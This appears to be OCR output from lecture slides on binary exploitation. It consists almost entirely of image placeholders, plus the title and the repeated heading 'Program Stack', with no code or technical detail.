

Binary Exploitation


Program Stack




Program Stack




Program Stack




Program Stack



Program Stack

